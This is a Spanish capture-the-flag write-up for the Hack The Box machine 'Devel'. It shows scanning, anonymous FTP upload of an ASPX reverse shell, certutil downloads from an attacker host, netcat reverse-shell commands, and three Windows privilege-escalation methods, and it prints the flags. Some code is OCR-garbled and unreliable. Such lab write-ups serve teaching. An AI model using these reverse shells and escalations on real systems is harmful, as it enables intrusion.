
DEVEL MACHINE

Autor: Christian Jimenez



ESCANEO Y ENUMERACION

vamos a realizar un escaneo con nmap:

```
nmap -p- --open -T5 - v -n 10.10.10.5 -oG allPorts
```

La salida nos muesta los sigueinets puertos:

```
File: extractPorts.tmp

[*] Extracting information...

[*] IP Address: 10.10.10.5

[*] Open ports: 21,80

[*] Ports copied to clipboard
```

Vamos a realizar una enumeracion de los servicios en los puertos:

```
nmap -p21,80 -sV -sC 10.10.10.5 -oN targeted
```

este es el resultado:

```
File: targeted
# Nmap 7.91 scan initiated Wed Sep 8 21:44:23 2021 as: nmap -p21,80 -sC -sV -oN targeted 10.10.10.5
Nmap scan report for 10.10.10.5
Host is up (0.28s latency).
PORT STATE SERVICE VERSION
21/tcp open ftp Microsoft ftpd
 ftp-anon: Anonymous FTP login allowed (FTP code 230)
 03-18-17 02:06AM <DIR>
                                       aspnet_client
 03-17-17 05:37PM
                                   689 iisstart.htm
 03-17-17 05:37PM
                                184946 welcome.png
 ftp-syst:
   SYST: Windows_NT
80/tcp open http Microsoft IIS httpd 7.5
 http-methods:
   Potentially risky methods: TRACE
 _http-server-header: Microsoft-IIS/7.5
 _http-title: IIS7
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Wed Sep 8 21:44:40 2021 -- 1 IP address (1 host up) scanned in 16.19 seconds
```

EXPLOTACION

Vemos el puerto 21 FTP con usuario anonymous habilitado es decir que si nos conectamos con el **username: anonymous** y colocamos cualquier password entrariamos:

```
ftp 10.10.10.5
```

```
tp 10.10.10.5
Connected to 10.10.10.5.
220 Microsoft FTP Service
Name (10.10.10.5:kali): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> dir
200 PORT command successful.
125 Data connection already open; Transfer starting.
03-18-17 02:06AM
                       <DIR>
                                      aspnet_client
03-17-17 05:37PM
                                  689 iisstart.htm
03-17-17 05:37PM
                               184946 welcome.png
226 Transfer complete.
ftp>
```

vemos que tiene ciertos archivos que talvez lo estamos viendo desde la pagina web, hay una conexion entrer el FTP y el servidor web, veamos la pagina web:






nos indica la version de IIS que usa (7.5), si vemos en el FTP se encuentra la imagen de la pagina por lo que podemos intuir que si podemos cargar archivos podemos verlos desde la pagina web.

probemos si podemos subir un archivo, creamos uno de prueba y nos conectamos como anonymous en la misma ruta del archivo y haces un **PUT** desde el ftp:

```
echo "hola mundo" > test.txt
```

put test.txt

```
/ Hollie/ .../ ESCITCULTO/ HTB/ devec/ Hillap
  ftp-<u>10.10.10.5</u>
Connected to 10.10.10.5.
220 Microsoft FTP Service
Name (10.10.10.5:kali): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp>-put@test:txt/
local: test.txt remote: test.txt
200 PORT command successful.
125 Data connection already open; Transfer starting.
226 Transfer complete.
12 bytes sent in 0.00 secs (95.2744 kB/s)
ftp> dir
200 PORT command successful.
125 Data connection already open; Transfer starting.
03-18-17 02:06AM
03-17-17 05:37PM
                        <DIR>
                                        aspnet_client
                                    689 iisstart.htm
09-10-21 12:25AM
                                     12 test.txt
03-17-17 05:37PM
                                184946 welcome.png
226 Transfer complete.
ftp>-
```



hola mundo

vemos que si podemos cargar archivos. IIS usa archivos de extension asp y aspx, vamos a probar con aspx por la version.

encontre este exploit en github: https://github.com/borjmz/aspx-reverse-shell/blob/master/shell.aspx solo debemos cambiar la IP y el puerto al que estaremos a la escucha:

```
nux Kali Training Kali Tools Kali Docs Kali Forums NetHunter Offensive Security Exploit-DB GHDB MSFU

***We Import Namespace="System.Runtime.InteropServices" %>

***We Import Namespace="System.Net" %>

***We Import Namespace="System.Net.Sockets" %>

***We Import Namespace="System.Net.Sockets" %>

***We Import Namespace="System.Data.SqlClient" %>

***We Import Namespace="System.Data.SqlClient" %>

***Script runat="server">

***Yoriginal shell post: https://www.darknet.org.uk/2014/12/insomniashell-asp-net-reverse-shell-bind-shell/

**//Download link: https://www.darknet.org.uk/content/files/InsomniaShell.zip


**protected void Page_Load(object sender, EventArgs e)

***String host = "127.0.0.1"; //CHANGE THIS int port = 1234; ////CHANGE THIS

***CallbackShell(host, port); }

***CallbackShell(host, port); }
```

una vez modificado el exploit lo cargamos por FTP, nos colocamos a la escucha y lo apuntamos desde la pagina web:



```
listening on [any] 4242 ...
connect to [10.10.14.10] from (UNKNOWN) [10.10.10.5] 49158
Spawn Shell ...
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

c:\windows\system32\inetsrv>whoami
whoami
iis apppool\web

c:\windows\system32\inetsrv>
```

vemos que ingresamos pero no podemos acceder a la carpeta de los usuarios:

```
c:\Users>cd babis
cd babis
Access is denied.
```

tocara elevar privilegios para ver las flags.

ELEVACION DE PRIVILEGIOS

Hay tres formas de elevar privilegios:

METODO 1

si vemos los privilegios del usuario:

whoami /priv

tiene el SEimpersonate habilitado:

```
c:\Users>whoami /priv
whoami /priv
PRIVILEGES INFORMATION
Privilege Name
                             Description
                                                                       State
SeAssignPrimaryTokenPrivilege Replace a process level token
                                                                       Disabled
SeIncreaseQuotaPrivilege
                             Adjust memory quotas for a process
                                                                       Disabled
                                                                       Disabled
SeShutdownPrivilege
                             Shut down the system
SeAuditPrivilege
                             Generate security audits
                                                                       Disabled
SeChangeNotifyPrivilege
                             Bypass traverse checking
                                                                       Enabled
SeUndockPrivilege
                             Remove computer from docking station Disabled
SeImpersonatePrivilege
                             Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege
                             Create global objects
                                                                       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set
                                                                       Disabled
SeTimeZonePrivilege
                             Change the time zone
                                                                       Disabled
```

Podemos usar el juicypotato, primero descargamos el binario: https://github.com/ohpe/juicy-potato/releases/tag/v0.1

por si da error aca el de 32 bits: https://github.com/ivanitlearning/Juicy-Potato-x86/releases

y descargamos el binario de netcat: https://github.com/int0×33/nc.exe/pulse

en la maquina windows nos vamos a una ruta donde podamos escribir:

```
cd c:\Users\Public\Documents
```

nos montamos un servidor en python donde se encuentra el juicypotato y el netcat:

```
python -m SimpleHTTPServer
```

y pasamos los binarios a la maquina windows, desde windows ejecutamos:

```
certutil.exe -f -urlcache -split http://10.10.14.10:8000/jp86.exe jp86.exe

certutil.exe -f -urlcache -split http://10.10.14.10:8000/nc.exe nc.exe
```

```
c:\Users\Public\Documents>dir
dir
Volume in drive C has no label.
Volume Serial Number is 8620-71F1
Directory of c:\Users\Public\Documents
<DIR>
10/09/2021 12:47
                      <DIR>
10/09/2021 12:46 🗫
                             263.680 jp86.exe
10/09/2021 12:47 🗫
                             59.392 nc.exe
             2 File(s)
                            323.072 bytes
             2 Dir(s) 22.279.045.120 bytes free
```

ahora ejecutamos el juicypotato de la siguiente manera:

```
jp86.exe -l 1337 -p c:\users\public\documents\nc.exe -a "-e cmd 10.10.14.10 4545" -c CLSID -t *
```

- -I: lo dejamos por defecto
- -p: que queremos ejecutar como SYSTEM
- · -a: argumentos de lo que queremos ejecutar
- -t: lo dejamos por defecto asi
- -c: el CLSID por sistema operativo.

Para saber ante que sistema operativo estamos podemos hacer un:

systeminfo

```
c:\Users\Public\Documents>systeminfo
systeminfo
Host Name:
                           DEVEL
OS Name:
                           Microsoft Windows 7 Enterprise
OS Version:
                           6.1.7600 N/A Build 7600
OS Manufacturer:
                          Microsoft Corporation
OS Configuration:
                           Standalone Workstation
OS Build Type:
                           Multiprocessor Free
                           babis
Registered Owner:
Registered Organization:
                           55041-051-0948536-86302
Product ID:
Original Install Date:
                           17/3/2017, 4:17:31 🗫
                           10/9/2021, 12:20:22 🗫
System Boot Time:
System Manufacturer:
                           VMware, Inc.
System Model:
                           VMware Virtual Platform
System Type:
                           X86-based PC
Processor(s):
                           1 Processor(s) Installed.
                           [01]: x64 Family 23 Model 49 Stepping 0 Authe
nticAMD ~2994 Mhz
BIOS Version:
                           Phoenix Technologies LTD 6.00, 12/12/2018
Windows Directory:
                           C:\Windows
                           C:\Windows\system32
System Directory:
Boot Device:
                           \Device\HarddiskVolume1
System Locale:
                           el;Greek
Input Locale:
                           en-us;English (United States)
                           (UTC+02:00) Athens, Bucharest, Istanbul
Time Zone:
Total Physical Memory:
                           3.071 MB
```

ahora sobre ese resultado buscamos el CLSID que corresponda aqui:

https://github.com/ohpe/juicy-potato/blob/master/CLSID/README.md

me funciono este: {659cdea7-489e-11d9-a9cd-000d56965251}

```
jp86.exe -l 1337 -p c:\users\public\documents\nc.exe -a "-e cmd 10.10.14.10 4545" -c "{659cdea7-489e-11d9-
a9cd-000d56965251}" -t *
```

como estamos llamado a netcat, antes de ejecutar, nos colocamos a la escucha por el 4545 y al ejecutarlo:

```
listening on [any] 4545 ...
connect to [10.10.14.10] from (UNKNOWN) [10.10.10.5] 49169
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system


C:\Windows\system32>
```

elevamos privilegios, ahi las flags:


```
C:\Windows\system32>type c:\users\babis\desktop\user.txt.txt
type c:\users\babis\desktop\user.txt.txt
9ecdd6a3aedf24b41562fea70f4cb3e8
C:\Windows\system32>type c:\users\administrator\desktop\root.txt
type c:\users\administrator\desktop\root.txt
e621a0b5041708797c4fc4728bc72b4b
C:\Windows\system32>
```

METODO 2

vamos a buscar un exploit para la version del sistema operativo ya que en el systeminfo vimos que es un windows 7 y es un poco antiguo:




si buscamos en google vemos que es el MS11-046




Microsoft Windows (x86) - 'afd.sys' Local Privilege Escalation (MS11-046)



vamos a buscarlo como MS11-046



vemos en el repo un binario lo pasamos a la maquina windows:



```
::\Users\Public\Documents>dir
dir
Volume in drive C has no label.
Volume Serial Number is 8620-71F1
Directory of c:\Users\Public\Documents
10/09/2021 01:21 ��
                        <DIR>
10/09/2021 01:21 ��
                        <DIR>
10/09/2021 12:46 ��
                               263.680 jp86.exe
10/09/2021 01:21 
                               172.131 ms11-046.exe
10/09/2021 12:47 ��
                                59.392 nc.exe
              3 File(s)
                               495.203 bytes
              2 Dir(s) 22.281.842.688 bytes free
```

lo ejecutamos y miren quien somos:

```
c:\Users\Public\Documents>ms11-046.exe
ms11-046.exe

c:\Windows\System32>whoami
whoami
nt authority\system

c:\Windows\System32>
```

METODO 3

Uso de **chimichurri.exe** este es un exploit para elevar privilegios localmente y afecta a versiones Windows 2008 R1 & R2, Windows Vista y Windows 7.

cuando te topes con alguno de ellos no esta demas probarlo.

lo descargamos de aca https://github.com/Re4son/Chimichurri

lo pasamos a la maquina windows y lo ejecutamos:

```
chimichurri.exe ip_attacker port

chimichurri.exe 10.10.14.10 4545
```

nos colocamos a la escucha con netcat en ese puerto y miren quien somos:

```
listening on [any] 4545 ...
connect to [10.10.14.10] from (UNKNOWN) [10.10.10.5] 49183
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

c:\Users\Public\Documents>whoami
whoami
nt authority\system

c:\Users\Public\Documents>
```